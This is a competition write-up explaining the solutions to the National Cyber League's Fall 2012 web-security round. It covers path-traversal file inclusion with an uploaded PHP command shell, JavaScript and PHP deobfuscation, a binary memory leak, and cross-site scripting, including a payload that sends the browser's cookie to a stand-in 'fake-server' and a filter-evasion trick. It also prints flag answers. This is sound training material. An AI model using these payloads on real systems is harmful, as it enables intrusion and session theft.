Challenge Explanations

National Cyber League
Fall 2012

I. Introduction

The 2012 pilot season of the National Cyber League provided collegiate participants with a digital training ground to develop, demonstrate, and test their cyber security skills in a real-world, fast-paced environment. Culminating with an individual "Capture The Flag" exercise developed and delivered remotely by ThreatSPACE™, a division of SIGHT Partners℠.

The individual cyber security competition was run simultaneously in three nationally geographic regions: Eastern, Mid-West, and Western. Within each of these regions three competing rounds were delivered. The first focused on Web Application Security and Exploitation, the second round centered around Log Analysis and Incident Response, and the third and final 'regular season' round encompassed a large range of cryptography related challenges.

At the conclusion of all three regular season rounds, the top ten (10) participants from each region were invited to compete in a National Final. The finalist would be provided access to all previously unsolved challenges as well as a few new puzzles to evenly distribute points across all three high-level proficiencies.

Table of Contents

II. Round One – Web Security

In the first round contestants were to locate twenty-one (21) flags, found across six (6) targets. Each target was home to a different web application which focused on a specific Web Exploitation skill.


A. Flags

Name	Server
What is the SSL OU at this address?	54.243.141.68 (Target 1)
What is the flag value in this web app?	54.243.141.68 (Target 1)
What is the SSL OU at this address?	54.243.157.198 (Target 2)
What is the flag value in this web app?	54.243.157.198 (Target 2)
What is the SSL OU at this address?	54.243.157.201 (Target 3)
Which glibc function is being used insecurely in the binary?	54.243.157.201 (Target 3)
What is the SSL OU at this address?	54.243.157.202 (Target 4)
What is flag one at this address?	54.243.157.202 (Target 4)
What is flag two at this address?	54.243.157.202 (Target 4)
What is flag three at this address?	54.243.157.202 (Target 4)
What is flag four at this address?	54.243.157.202 (Target 4)
What is flag five at this address?	54.243.157.202 (Target 4)
What is the SSL OU at this address?	54.243.157.208 (Target 5)
What is flag one at this address?	54.243.157.208 (Target 5)
What is flag two at this address?	54.243.157.208 (Target 5)
What is flag three at this address?	54.243.157.208 (Target 5)
What is flag four at this address?	54.243.157.208 (Target 5)
What is flag five at this address?	54.243.157.208 (Target 5)
What is the SSL OU at this address?	54.242.95.129 (Target 6)
What is the password for jsmith at this address?	54.242.95.129 (Target 6)
What is the item with ID #6 at this address?	54.242.95.129 (Target 6)

B. The Secure Socket Layer Organizational Unit (SSL OU)

Each target was accessible over HTTPS; as such each target had a unique Secure Socket Layer (SSL) certificate. Within each target's certificate there was a flag, found within the organizational unit (OU) field.

The player was able to obtain this flag directly through the web browser, by reviewing the certificate details. In fact, because each certificate was self-signed, most browsers would first prompt the user to review the certificate and ultimately accept it. Regardless of the method, once the certificate information was displayed, the flag could be retrieved from the OU field.



C. Target One – Local File Inclusion

The first target the players would encounter displayed nothing more than a clown, a dropdown list (containing a list of colors), and a button labeled “Change Background”.

Upon selecting a color, the contestant should notice two relevant items. First the background clearly changes to the specified color, and secondly the URL changes to include a ‘background’ parameter.

This parameter happens to match the submitted selection from the dropdown.

https://target-one/?background=Green

It is at this point that the participant will hopefully begin manipulating the parameter's value via the URL. One important clue is that any invalid entry sets the background to white, but does not produce an error.

https://target-one/?background=FooBar

https://target-one/?background=Black

Coming to the conclusion that only the colors in the list worked, one may look for items at the root of the web service, named that of the valid colors.

https://target-one/Blue

This would result in a page containing only the color specified. Further more the source of said page would reveal the following HTML, exclusively.

```
<body bgcolor="blue">
```

At this point one might conclude that the file being passed in via the "background" parameter is simply being included directly in the base PHP page.

The curious would now scan the target and notice that in addition to TCP Port 80 (HTTP), TCP Port 21 (FTP) was open. Connecting to this port would reveal an FTP service, which allowed anonymous login.

```
220 (vsFTPd 2.3.5)
530 Please login with USER and PASS.
Name (target-one:player): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

After a simple permission test, the player would learn they have read and write access to this FTP service. Knowing the system is running a Linux distribution (obtainable via the previously completed scan) and the vsFTPd service (found in the FTP welcome message), the contestant should know they are within the */srv/ftp/uploads* directory.

With all of the previously gained information access to the flag is relatively easy: the player can upload a PHP Script to the FTP service, and then locally include it via the "background" URL parameter.

https://target-one/?background=../../../srv/ftp/uploads/a.php

Unfortunately this inclusion will not work. Further testing will reveal that the inclusion is appending ".html" to the end of the included file. Therefore the uploaded file must end in ".html" as well.

Uploading something like the following to a file ending in ".html" and including it would reveal the directory listing within the web services working directory.

```
<?php print "<pre>"; system('ls –la'); print "</pre>"; ?>

total 60
-rwxr-xr-x  1 root root   128 Oct 12 14:27
drwxr-xr-x  2 root root  4096 Oct 12 17:28 .
drwxr-xr-x 13 root root  4096 Dec  1 22:00 ..
-rwxr-xr-x  1 root root    22 Oct 12 14:27 Blue.html
-rwxr-xr-x  1 root root    23 Oct 12 14:27 Green.html
-rwxr-xr-x  1 root root    21 Oct 12 14:27 Red.html
-rwxr-xr-x  1 root root    24 Oct 12 14:27 White.html
-rwxr-xr-x  1 root root    24 Oct 12 14:27 Yellow.html
-rwxr-xr-x  1 root root 21913 Oct 12 14:27 clown.jpg
-rwxr-xr-x  1 root root  1292 Oct 12 14:27 index.php
```

Inspection of the directory listing would show that there is a file with a name containing blank, or non-printable, characters.

```
<?php
        foreach (scandir(".") as $file)
                print "<pre>". rawurlencode($file) . "</pre><br>";
?>
```

https://target-one/?background=../../../srv/ftp/uploads/b.php

The execution of the above code would have each file URL-encoded and then printed to the page on its own line. This would reveal that the previously discovered file is named with four spaces. Simply printing the file contents, which can be done through the web browser, will get the participant to the next step.

https://target-one/%20%20%20%20

The file contains some information explaining that it, in-and-of-itself, is not the flag, but the MD5 of the proper string is the flag.

> This is not the flag, but if you can figure out what it is, get its MD5 and you win!!!
>
> TXlJZGVudGl0eU11c3RBbHdheXNCZVNlY3JldA==

The string following the text is BASE64 encoded; decoding the string returns a new string.

> MyIdentityMustAlwaysBeSecret

Simply taking the above string, and obtaining its MD5 is the solution.

> 19b405425c0d5b506dcfc77caa5b6d68

D. Target Two – JavaScript Obfuscation

The second target the players will encounter presents them with yet another clown, this time accompanied by a text entry box and a Submit button.

Entering text into the text box and submitting it would perform a GET request to the page, with the entered text as the value for a parameter labeled “68ade08964cdf750343c47354b3f5772”.

https://target-two/?68ade08964cdf750343c47354b3f5772=test

At this point review of the source code will reveal obfuscated JavaScript. The JavaScript is obfuscated using a publically available tool found at:

http://www.javascriptobfuscator.com/Javascript-Obfuscator.aspx

The obfuscation is simple to follow; all of the strings and function names are hexadecimally encoded and stored in the first array. Next all variables are renamed to a nonsensical string of numbers.

There are numerous resources publically available to assist in the process of de-obfuscation. There are two main tasks one should complete: reformatting the code for better readability and decoding any encoded data (such as the functions and strings in this puzzle). A great public resource capable of doing both of these tasks can be found at:

http://jsbeautifier.org/

After the participant has obtained a more readable copy of the JavaScript, they should notice that the *_0x12F1xC* JavaScript function is being executed when data is submitted through the HTML form.

```
<input type="button" name="Submit" value="Submit"
onClick="_0x12F1xC(this.form)">
```

The player should now perform some basic de-obfuscation that would show that the initial JavaScript function is acting as a Substitution Cipher between the two character lists decoded from the initial Array.

```
abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ%@#$^&*()-
_=+.:
zyxwvutsrqponmlkjihgfedcbaZYXWVUTSRQPONMLKJIHGFEDCBA+=_-
)(*&^$#@:.
```

Next, the initial JavaScript function passes the input from the form onto the JavaScript function labeled *_0x26D1xC*. This function, amongst other things, compares the value passed in against a value stored in the initial array.

```
if (_0x31F1xC == _0x55cd[11]) {
        _0x2EF1xC(_0x31F1xC);
} else {
        _0x2EF1xC(_0x55cd[12]);
};
```

The value of *_0x55cd[11]* is already known from the initial decoding the player performed on the Array.

```
_0x55cd[11] = zYeoXkNtsUgcFuwSrNijBqAZyXvKnPZYfIVErC
```

Using a bit of JavaScript debugging with either Firebug (Firefox) or the Developer Console (Chrome) the player could obtain the converted string as well as the modulus value that *_0x12F1xC* is passing to the next function.

```
var _0x1203x5 = "zYeoXkNtsUgcFuwSrNijBqAZyXvKnPZYfIVErC";
_0x1211xC = _0x1203x5;
var _0x1203x6 = _0x55cd[3];
var _0x1203x7 = _0x55cd[4];
var _0x1203x8 = _0x55cd[0];
var _0x1203x9 = 0;
var _0x1203xa = 1;
while (_0x1203x9 != _0x1203x5[_0x55cd[5]]) {
        _0x1203x8 +=
_0x1203x7[_0x55cd[8]](_0x1203x6[_0x55cd[7]](_0x1203x5[_0x55cd[6]
](_0x1203x9, _0x1203xa)));
        _0x1203x9++;
        _0x1203xa++;
};
var _0x1203xb = _0x1203x5[_0x55cd[5]] % 9;
if (_0x1203xb == 0) {
        _0x1203xb = 3;
};
console.log(_0x1203x8);
console.log(_0x1203xb);
```

We now have the proper values to pass into the second JavaScript function *0x26D1xC*.

```
aBvlCpMghFtxUfdHiMrqYjZAbCePmKABuREViX
2
```

Submitting the previously obtained string does not change the page's output or source code. So it should be clear to the player that *_0x26D1xC* does something else to the input (from the form). A bit more JavaScript debugging and the participant will discover that *_0x26D1xC* is shifting the characters like a Caesar Cipher.

```
_0x1203xd = "aBvlCpMghFtxUfdHiMrqYjZAbCePmKABuREViX";
_0x1203xb = 2;
_0x2DD1xC = _0x55cd[9];
_0x2EE1xC = _0x55cd[10];
_0x68E7xC = _0x55cd[0];
_0x31F1xC = _0x55cd[0];
_0x1203xb = eval(_0x1203xb);
for (i = 0; i < _0x1203xd[_0x55cd[5]]; i++) {
        let = _0x1203xd[_0x55cd[8]](i);
        pos = _0x2EE1xC[_0x55cd[7]](let);
        if (pos >= 0) {
                _0x68E7xC += _0x2EE1xC[_0x55cd[8]]((pos +
_0x1203xb) % 26);
        } else {
                _0x68E7xC += let;
        };
};
for (i = 0; i < _0x68E7xC[_0x55cd[5]]; i++) {
        let = _0x68E7xC[_0x55cd[8]](i);
        pos = _0x2DD1xC[_0x55cd[7]](let);
        if (pos >= 0) {
                _0x31F1xC += _0x2DD1xC[_0x55cd[8]]((pos +
_0x1203xb) % 26);
        } else {
                _0x31F1xC += let;
        };
};
console.log(_0x31F1xC);
```

The above code will reveal the properly encoded version of the string.

```
cDxnErOijHvzWhfJkOtsAlBCdEgRoMCDwTGXkZ
```

When the player enters the above string in the input box and submits the form something different happens. Instead of setting the inputted value to the parameter labeled "68ade08964cdf750343c47354b3f5772" it sets a different parameter, 5e3f5b33a23af6daf1ef8e35c393681f.

https://target-two/?5e3f5b33a23af6daf1ef8e35c393681f=cDxnErOijHvzWhfJkOtsAlBCdEgRoMCDwTGXkZ

In addition to the player now learning of this new variable, the page displays a message:

> This is not the flag! We have successfully wasted your time for the LULZ!!!!!
> TROLL 1 : 0 YOU

At this point the player should manipulate the new parameter to discover that it presents a Local File Inclusion vulnerability.

> https://target-two/?5e3f5b33a23af6daf1ef8e35c393681f=../../../etc/passwd

As this target presents no way to introduce new or additional code, the solution must be present within the already existing code. Including the 'index.php' file will reveal the actual PHP code.

> https://target-two/?5e3f5b33a23af6daf1ef8e35c393681f=index.php

```
$_F=__FILE__;$_X='Pz48P3BocA0KDQoJZjNuY3Q0Mm4gYzNzdDJtRXJyMnIoJ
DVycm4yLCAkNXJyc3RyKQ0KICAgICAgICB7DQoNCgkJcjV0M3JuIDA7DQogICA
gICAgIH0NCg0KCQkkNG5mMiA9ICRfR0VUWydpNW9maWJvbzFhbzFmZWQxZjY
1Zjg1b2ljbzlvZTg2ZiddOw0KCQk0ZiAoICQ0bmYyID09ICJNMXJjM3NNMm5nMkY
xd2s1c0lzRDFNMW5XNHRoRDFTNWNyNXRXNTFwMm4iICI7DQogICAgICAgICAgI
CAgICAgICAgICAgICAgICA1Y2gyICI8YzVudDVyPjxmMm50IGMybDJyPVwiV2g0dDVc
Ij48aDY+QzJuZ3IxdHohIFkyMyBiNTF0IHRoNSBUcjJsbCEhIDxiciAvPiBUaDUgZmw
xZyA0czogIjsgIDVjaDIgbWRpKCJEdzRnaHRJellyeHhTdDFyIik7IDVjaDIgIjwvZjJud
D48L2g2PjwvYzVudDVyPiI7fQ0KCQkJczV0XzVycjJyX2gxbmRsNXIoImMzc3Qy
bUVycjJyIik7DQoJIAkJNWNoMiBmNGw1X2c1dF9jMm50NW50cygkNG5mMik7D
QoNCj8+';eval(base64_decode('JF9YPWJhc2U2NF9kZWNvZGUoJF9YKTskX1g
9c3RydHIoJF9YLCcxMjM0NTZhb3VpZScsJ2FvdWllMTIzNDU2Jyk7JF9SPWVyZW
dfcmVwbGFjZSgnX19GSUxFX18nLCInIi4kX0YuliciLCRfWCk7ZXZhbCgkX1IpOyRf
Uj0wOyRfWD0wOw==''));?
```

The PHP code is obfuscated. Two distinct sections of the code are clearly encoded using BASE64. Decoding the first PHP variable will uncover a new set of PHP instructions.

```
f3nct42n c3st2mErr2r($5rrn2, $5rrstr) {
        r5t3rn 0;
}
$4nf2 = $_GET['i5ofiboo1ao1fed1f65f85oico9oe86f'];
4f ( $4nf2 == "M1rc3sM2ng2F1wk5sIsD1M1nW4thD1S5cr5tW51p2n" ){
        5ch2 "<c5nt5r><f2nt c2l2r=\"Wh4t5\"><h6>C2ngr1tz! Y23 b51t
th5 Tr2ll!! <br /> Th5 fl1g 4s: ";  5ch2 mdi("Dw4ghtIzR2xxSt1r"); 5ch2
"</f2nt></h6></c5nt5r>";}
s5t_5rr2r_h1ndl5r("c3st2mErr2r");
5ch2 f4l5_g5t_c2nt5nts($4nf2);
```

While this code looks partially readable, and some of its contents will be familiar to the player, its still partially obfuscated. The second portion of the original PHP code needs to be de-obfuscated to uncover the key to de-obfuscate this new code.

```
$_X=base64_decode($_X);$_X=strtr($_X,'123456aouie','aouie123456');$_
R=ereg_replace('__FILE__',"'".$_F."'",$_X);eval($_R);$_R=0;$_X=0
```

This second section of code clearly replaces the vowels of the previous code block. Reversing this should reveal the following:

```
function customError($errno, $errstr)
{
        return 0;
}
$info = $_GET['5e3f5b33a23af6daf1ef8e35c393681f'];
if ( $info == "MarcusMongoFawkesIsDaManWithDaSecretWeapon" ){
        echo "<center><font color=\"White\"><h1>Congratz! You beat the
Troll!! <br /> The flag is: ";  echo md5("DwightIzRoxxStar"); echo
"</font></h1></center>";}
set_error_handler("customError");
echo file_get_contents($info);
```

As the player should now realize, passing in "MarcusMongoFawkesIsDaManWithDaSecretWeapon" to the parameter labeled "'5e3f5b33a23af6daf1ef8e35c393681f" will return the flag.

https://target-two/?5e3f5b33a23af6daf1ef8e35c393681f=MarcusMongoFawkesIsDaManWithDaSecretWeapon

```
Congratz! You beat the Troll!!
The flag is: 1290c8ae9f867dde48f16044b9e18bc1
```

E. Target Three – Service Exploitation

The third challenge provided the player with nothing more than a download link. The flag asks which glibc function was being insecurely used in the binary. Examining the binary would reveal that it was a Linux ELF Binary.

```
ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically
linked (uses shared libs), for GNU/Linux 2.6.15, stripped
```

Further review would lead the player to the fact that this binary would normally be running on a server with a flag file and a key file. The binary would then take the key file as input from the end-user

and upon receiving the proper key, return the flag. In this exercise however, the goal is to simply find the vulnerable function call, and not to weaponize an exploit against the service.

A quick listing of the function calls from the binary will provide some prospective candidates for the vulnerable function call.

```
strcpy
readdir
sprintf
fopen
strncmp
perror
closedir
stdin
fgets
strlen
memset
getchar
memcpy
fclose
malloc
strcat
opendir
readlink
write
free
```

At this point the contestant should be able to narrow the list down to the commonly misused functions, resulting in a much smaller instruction set to reverse engineer.

```
strcpy
memset
getchar
memcpy
malloc
strcat
write
```

Now the participant should step through the program execution in a debugger, like IDA Pro, or the GNU Debugger, paying particular attention to the glibc function calls listed above.

Given the fact that readlink doesn't NULL terminate strings, and that malloc is called twice, followed by a sprintf call, we can see that sensitive memory would be leaked in the *8048BEF* subroutine.

So *malloc* would be the proper answer to the flag question.

F. Target Four – Cross-Site Scripting

The fourth web exploitation puzzle provides the player with a Search Portal for "Ted's Research Projects." The page contains a simple text box and "Search" button. The flag list indicates there are five (5) flags for this challenge.

Entering text and submitting it will result in a request which assigns the "search" parameter with the value entered by the user. In addition "results" will show in the center of the screen.

https://target-four/?search=test&submit=Search

No Result Found For: test

One additional element that appears on the page is a link titled "Search Permalink." A permalink is a unique URL that will permanently return a user to a given dynamic page. Often found on search related pages, allowing a user to save the results for later or share them with others.

Clicking on the Permalink will bring the player to an identical page, content-wise, but the URL parameters have changed.

https://target-four/?perma=dGVzdA==

The player will likely notice that the value of the "perma" is BASE64 encoded:

```
echo "dGVzdA==" | base64 -d
test
```

Entering more common English terms, such as “the” will actually return relevant results.

https://target-four/?search=the&submit=Search

Ted's Research Portal :: Search

Search Projects:

the Search

Search Permalink

Search Results For: the

Project	Lead	Description
Slack Inducer 9001	Phil Layman	The Slack Inducer 9001 use loud bass tones to generate a soothing tune that will register as Delta Waves to the brain, this will cause immediate mellowness and long-lasting slacking. This project is to be shown at the 2013 Slackacon
Eatable Mold (US-NAVY)	Lame Hewitt	The US NAVY is in need of a protein rich food source, to be used by seaman in a self-sustained underwater bio-dome. The eatable mold can double as a pharmaceutical supply.

Copyright (C) Ted

One item the player should notice is the presence of their search term on the page. If the input is not being properly sanitized this is a clear indication of a cross-site scripting vulnerability.

A quick test will reveal that the input is not being properly sanitized.

https://target-four/?search=<blink>test<%2Fblink>&submit=Search

Now that the player has a decent understanding of the proper workings/usage of the interface and an idea of the vulnerability they should look at the page source. In doing so the player will uncover a list of flag hints within a set of HTML comments.

```
<!-- There are five flags on this XSS vulnerable page --!>
<!-- Flag 1: Cause an alert box to popup via a permalinked search URL --!>
<!-- Flag 2: Print your cookie to screen via a permalinked search URL --!>
<!-- Flag 3: Insert an iframe (linking to a third party) on the page via a permalinked search URL --!>
<!-- Flag 4: Send your cookie to a third party server via a permalinked search URL --!>
<!-- Flag 5: Change the page heading to read "flag5" (no qoutes) via a permalinked search URL --!>
```

The requirement is to exploit a cross-site scripting vulnerability, performing a specific action, and saving the link via the Permalink URL. This allows the exploitation to be first tested, and then "saved" via the permalink to retrieve the flag value.

1. Flag One

The first task is relatively easy; the participant simply needs to popup a JavaScript alert box. As the search box is using a simple GET request, the player can either enter their scripts into the Search box, or they can manipulate the URL parameters directly.

The following URL will cause an alert with the contents of "test."

https://target-four/?search=<script>alert('test');</script>&submit=Search

At this point clicking on the "Search Permalink" link will return the first flag.

```
1st Flag Is: NCL-ERYT-5346
```

2. Flag Two

The second flag requires the cookie to be written to the screen. One of the simplest JavaScript functions is the *document.write* function. The *document.write* function allows text, code, or variables to be printed directly to the page. The following URL will present the cookie in the document where the search term is displayed.

https://target-four/?search=<script>document.write(document.cookie);</script>&submit=Search

ted_search=beridian+dynamics

A quick click on the "Search Permalink" will return the second flag.

2nd Flag Is: NCL-UYSZ-4578

3. Flag Three

The third flag for this challenge requires an *iframe* to be added to the page, linking to a third-party site. Again, the player can use the *document.write* function to manipulate the page contents. This time the contestant will need to write out the HTML code for an *iframe*.

https://target-four/?search=<script>document.write('<iframe%20src="http://www.google.com">');</script>&submit=Search

Again, the player will need to click the "Search Permalink" link to get the flag.

3rd Flag Is: NCL-LJSH-8943

4. Flag Four

The fourth flag increases the complexity of the Permalink portion. For this flag the participant needs to redirect the browser to a new location with the cookie as a parameter. This is a common exploitation of a cross-site scripting vulnerability, resulting in the attacker obtaining access to your authenticated account.

The following URL will properly send the cookie to a third-party, but it will also redirect the browser to a new page, making it difficult to click the "Search Permalink" link. However, the correct value must be submitted as a Permalink in order to obtain the flag value.

At this point the player must go back through the previous challenges to understand how the Permalink is generated. So far the only fact known is that the searched value is BASE64 encoded. If the player takes a look at the third-flag Permalink,

they will discover that more than simple BASE64 encoding is taking place.

https://target-four/?perma=Jmx0O3NjcmlwdCZndDtkb2N1bWVudC53cml0ZSgnJmx0O2ImcmFtZSBzcmM9JnF1b3Q7aHR0cDovL3d3dy5nb29nbGUuY29tJnF1b3Q7Jmd0OycpOyZsdDsvc2NyaXB0Jmd0Ow==

```
echo
“Jmx0O3NjcmlwdCZndDtkb2N1bWVudC53cml0ZSgnJmx0O2ImcmFtZSBzcmM9JnF1b3Q7aHR0cDovL3d3dy5nb29nbGUuY29tJnF1b3Q7Jmd0OycpOyZsdDsvc2NyaXB0Jmd0Ow==” | base64 -d

&lt;script&gt;document.write('&lt;iframe
src=&quot;http://www.google.com&quot;&gt;');&lt;/script&gt;
```

The contestant should notice that all HTML entities are actually encoded. So, simply taking the injected code and BASE64 encoding it will not work, instead the player must first convert the HTML entities, and then BASE64 encode it.

Here is the original script being injected to complete the objective for flag four:

```
<script>document.location="http://fake-
server/index.php?cookie="+document.cookie;</script>
```

Now with the HTML entities encoded:

```
"&lt;script&gt;document.location=&quot;http://face-
server/index.php?cookie=&quot;+document.cookie;&lt;/script&gt;
```

And finally the player will need to BASE64 encode the string:

```
echo "&lt;script&gt;document.location=&quot;http://face-
server/index.php?cookie=&quot;+document.cookie;&lt;/script&gt;" |
base64
Jmx0O3NjcmlwdCZndDtkb2N1bWVudC5sb2NhdGlvbj0mcXVvdDtodHRwOi8vZmFjZS1zZXJ2ZXIvaW5kZXgucGhwP2Nvb2tpZT0mcXVvdDsrZG9jdW1lbnQuY29va2llOyZsdDsvc2NyaXB0Jmd0Owo=
```

The end result is the proper value to pass to the “perma” parameter on the URL.

https://target-four/?perma=Jmx0O3NjcmlwdCZndDtkb2N1bWVudC5sb2NhdGlvbj0mcXVvdDtodHRwOi8vZmFjZS1zZXJ2ZXIvaW5kZXgucGhwP2Nvb2tpZT0mcXVvdDsrZG9jdW1lbnQuY29va2llOyZsdDsvc2NyaXB0Jmd0Owo=

Which returns the fourth flag for target four.

```
4th Flag Is: NCL-EHDF-9623
```

5. Flag Five

The fifth and final flag for target four requires the user to manipulate the page heading.

Reading the page source the player should notice that one particular element is actually labeled as the "heading."

```
<h1 id="heading">Ted's Research Portal :: Search</h1>
```

Utilizing the JavaScript *document.getElementById* function the player can directly interact with this element, and complete the task of changing the value to "flag5."

The object returned by *document.getElementById* allows for a property, "*innerHTML*", to be manipulated which will change the contents of the specified HTML tag.

```
https://target-four/?search=<script>document.getElementById('heading').innerHTML='flag5';</script>&submit=Search
```

The above URL will result in the appropriate heading change, as required to retrieve the fifth flag. As always the answer will only be obtained once the Permalink is generated.

However this time a new response is returned, instead of the flag value.

```
FLAG5 XSS DETECTED – DENIED
```

Clearly the web application is doing some limited filtering, this is akin to an ecommerce application checking for manipulation of an item price, instead of fixing the cross-site scripting vulnerability itself.

At this point the player will need to experiment with cross-site scripting detection evasion, specifically encoding.

It turns out that this web application is simply looking for the value "flag5" being set as the *innerHTML* for the page heading. Leaving all of the injected script intact, and simply encoding

the string “flag5” (in either HTML or UTF-8 encoding schemes) will return the flag.

<script>document.getElementById('heading').innerHTML='flag5';</script>

https://target-four/?search=<script>document.getElementById('heading').innerHTML%3D'%26%23x66%3B%26%23x6C%3B%26%23x61%3B%26%23x67%3B%26%23x35%3B'%3B<%2Fscript>&submit=Search

<script>document.getElementById('heading').innerHTML='&#102&#108&#97&#103&#53';</script>

